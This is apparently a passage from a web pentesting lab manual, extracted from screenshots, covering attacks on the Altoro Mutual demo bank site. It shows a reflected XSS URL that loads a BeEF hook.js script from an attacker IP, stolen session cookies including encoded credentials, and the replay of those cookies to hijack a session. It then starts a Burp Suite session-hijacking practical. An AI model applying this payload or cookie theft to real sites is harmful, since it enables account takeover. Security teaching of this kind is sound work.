query:</p>	<a href="#">SMALL BUSINESS</a>
--	---	--------------------------------

BeEF Control Panel x Altoro Mutual: Search Re... x +

<http://127.0.0.1:3000/ui/panel>

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

Hooked Browsers

- Online Browsers
  - altoromutual.com
    - 192.168.0.101
- Offline Browsers

Getting Started Logs Current Browser


Details Logs Commands Rider XssRays Ipc Network WebRTC

Web Sockets: Yes  
 QuickTime: No  
 RealPlayer: No  
 Windows Media Player: No  
 WebRTC: Yes  
 ActiveX: No  
 Session Cookies: Yes  
 Persistent Cookies: Yes


Category: Hooked Page (5 items)

Page Title: Altoro Mutual: Search Results  
 Page URI: http://altoromutual.com/search.aspx?txtSearch=%3Cscript%20src=%22http://192.168.0.119:3000/hook.js%22%3E%3C/script%3E  
 Page Referrer: Unknown  
 Host Name/IP: altoromutual.com  
 Cookies: BEEFHOOKE=Yz3siKta1KnRrYcvuuH3F-FvuYHjXYXbmto0SLBoYrGSAgWCKK00fug8a/OAByWJAk1WPmsUhGDBIZOH; amSessionId=62248454642; amUserInfo=UserName=anNtaXR0&Password=ZGVtbzEyMzQ=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.8  
 Category: Host (8 items)  
 Host Name/IP: 192.168.0.101

**Step 6:** Now the attacker can configure those cookies (above highlighted) in **cookie manager** + as shown in below images to gain access to the target's active session.



The screenshot shows the Mozilla Firefox interface. The title bar reads "Altoro Mutual: Online Banking Home - Mozilla Firefox". The menu bar has "File", "Edit", "View", "History", "Bookmarks", "Tools", and "Help". A context menu is open under the "Tools" menu, with "Cookies Manager+" highlighted in blue. Below the menu, there is a toolbar with various icons. The main content area displays the "Altoro Mutual" website, which is a demo site for offensive security testing. It features sections for "MY ACCOUNT", "PERSONAL", and "BUSINESS". The "PERSONAL" section is currently active and displays a message "Hello Admin User".



This screenshot shows the "Cookies Manager+" dialog box overlaid on the Altoro Mutual website. The dialog box title is "Cookies Manager+ v1.14.3 [showing 5 of 1289, selected 1]". It has a search bar containing "altoromutual.com". A list of cookies is displayed, with "altoromutual.com amSessionId" selected. Below the list, cookie details are shown: Name: amSessionId, Content: 72330481408, Domain: altoromutual.com, Path: /, Send For: Any type of connection, and Expires: At end of session. At the bottom of the dialog are buttons for "New Cookie", "Edit", "Delete", and "Close". The background website shows the "Hello Admin User" message and some navigation links like "View Account Details" and "GO".

Sun 17:01

Altoro Mutual: Online Banking Home - Mozilla Firefox

BeEF Control Panel    Altoro Mutual: Online Ba...    Inbox (454) - ishudinn...    +

altoromutual.com/bank/main.aspx

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, Nethunter, Getting Started

**AltoroMutual**

**MY ACCOUNT**

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- View Application Values
- Edit Users

Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating BeEF. Similarities to real banking websites are purely coincidental. This site is provided "as is" without warranty or guarantee of any kind.

Copyright © 2018, Watchfire Corporation, All rights reserved.

Cookies Manager+ v1.14.3 [showing 5 of 1289, selected 1]

Edit cookie - Cookies Manager+

Name:	<input checked="" type="checkbox"/> amSessionId
Content:	<input checked="" type="checkbox"/> 62248454642
Actions:	<input checked="" type="checkbox"/> Wrap text
Domain:	<input checked="" type="checkbox"/> altoromutual.com
Path:	<input checked="" type="checkbox"/> /
Send For:	<input checked="" type="checkbox"/> Any type of connection
Http Only:	<input checked="" type="checkbox"/> No
Expires:	<input checked="" type="checkbox"/> at end of session

Save as new    Save    Cancel    New Cookie    Edit    Delete    Close

Sign Off | Contact Us | Feedback | Search | Go

INSIDE ALTORO MUTUAL

DEMO SITE ONLY

Sun 17:01

Altoro Mutual: Online Banking Home - Mozilla Firefox

BeEF Control Panel    Altoro Mutual: Online Ba...    Inbox (454) - ishudinn...    +

altoromutual.com/bank/main.aspx

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, Nethunter, Getting Started

**AltoroMutual**

**MY ACCOUNT**

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- View Application Values
- Edit Users

Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating BeEF. Similarities to real banking websites are purely coincidental. This site is provided "as is" without warranty or guarantee of any kind.

Copyright © 2018, Watchfire Corporation, All rights reserved.

Cookies Manager+ v1.14.3 [showing 5 of 1289, selected 1]

Edit cookie - Cookies Manager+

Name:	<input checked="" type="checkbox"/> amUserId
Content:	<input checked="" type="checkbox"/> 100116014
Actions:	<input checked="" type="checkbox"/> Wrap text
Domain:	<input checked="" type="checkbox"/> altoromutual.com
Path:	<input checked="" type="checkbox"/> /
Send For:	<input checked="" type="checkbox"/> Any type of connection
Http Only:	<input checked="" type="checkbox"/> No
Expires:	<input checked="" type="checkbox"/> at end of session

Save as new    Save    Cancel    New Cookie    Edit    Delete    Close

Sign Off | Contact Us | Feedback | Search | Go

INSIDE ALTORO MUTUAL

DEMO SITE ONLY

Sun 17:02

Altoro Mutual: Online Banking Home - Mozilla Firefox

BeEF Control Panel    Altoro Mutual: Online Ba...    M Inbox (454) - ishudinn...    +

altoromutual.com/bank/main.aspx

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Getting Started

**AltoroMutual**

**MY ACCOUNT**

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- View Application Values
- Edit Users

Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2018, Watchfire Corporation, All rights reserved.

Cookies Manager+ v1.14.3 [showing 5 of 1290, selected 1]

Edit cookie - Cookies Manager+

Name: amUserInfo  
Content: UserName=anNtaXRo&Password=ZGVtbzEyMzQ=  
Actions: Wrap text  
Domain: altoromutual.com  
Path: /  
Send For: Any type of connection  
Http Only: No  
Expires: June 24, 2018 20:59:59  
Save as new Save

Sun 17:03

Altoro Mutual: Online Banking Home - Mozilla Firefox

BeEF Control Panel    Altoro Mutual: Online Ba...    +

altoromutual.com/bank/main.aspx

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Getting Started

**AltoroMutual**

**MY ACCOUNT**

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

**PERSONAL**

Hello

Welcome to Altoro Mutual Online.

View Account Details: 1001160140 Checking GO

INSIDE ALTORO MUTUAL

Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2018, Watchfire Corporation, All rights reserved.

Altoro Mutual: Account In... +

altoromutual.com/bank/account.aspx

150% | C Search

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Kali Training, Getting Started

[Sign Off](#) | [Contact Us](#) | [Feedback](#) |  Search



DEMOSITES ONLY

 [MY ACCOUNT](#)

[PERSONAL](#)

[SMALL BUSINESS](#)

[INSIDE ALTORO MUTUAL](#)

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

## Account History - 1001160140

Balance Detail

1001160140 Checking	Select Account	Amount
Ending balance as of 7/28/2018 2:13:14 AM		-800
Available balance		-800

Credits

Account	Date	Description	Amount
1001160140	12/29/2004	Paycheck	1200
1001160140	05/14/2015	Balance Deposit	12


## Practical 3: Pentesting web application to identify Session hijacking vulnerability.

**Description:** Burp Suite is a web application testing platform. In this practical you will learn how to test if the web application does have session hijacking vulnerability or not. Session hijacking is possible because the server is not validating the request it received, is that request made by a legitimate user or not.


**Prerequisites:** Burp suite tool should be installed in your system.

**Step 1:** This practical concentrates on identifying session hijacking vulnerability using Burp proxy.


- **Requirements:** PC1 running burp suite (parrot linux), PC2. Start Burp Suite on PC1 and configure the proxy to IP address of PC1 and port 8080.




**Step 2:** On PC2, visit <http://demo.testfire.net/> and login (username-**admin** and password-**admin**). Configure proxy in the browser to the IP address of PC1.




The screenshot shows a Firefox browser window with the URL [demo.testfire.net/bank/main.jsp](http://demo.testfire.net/bank/main.jsp). The page displays a green header with the Altoro Mutual logo. Below the header, there are three tabs: MY ACCOUNT, PERSONAL, and SMALL BUSINESS. The PERSONAL tab is selected. On the left sidebar 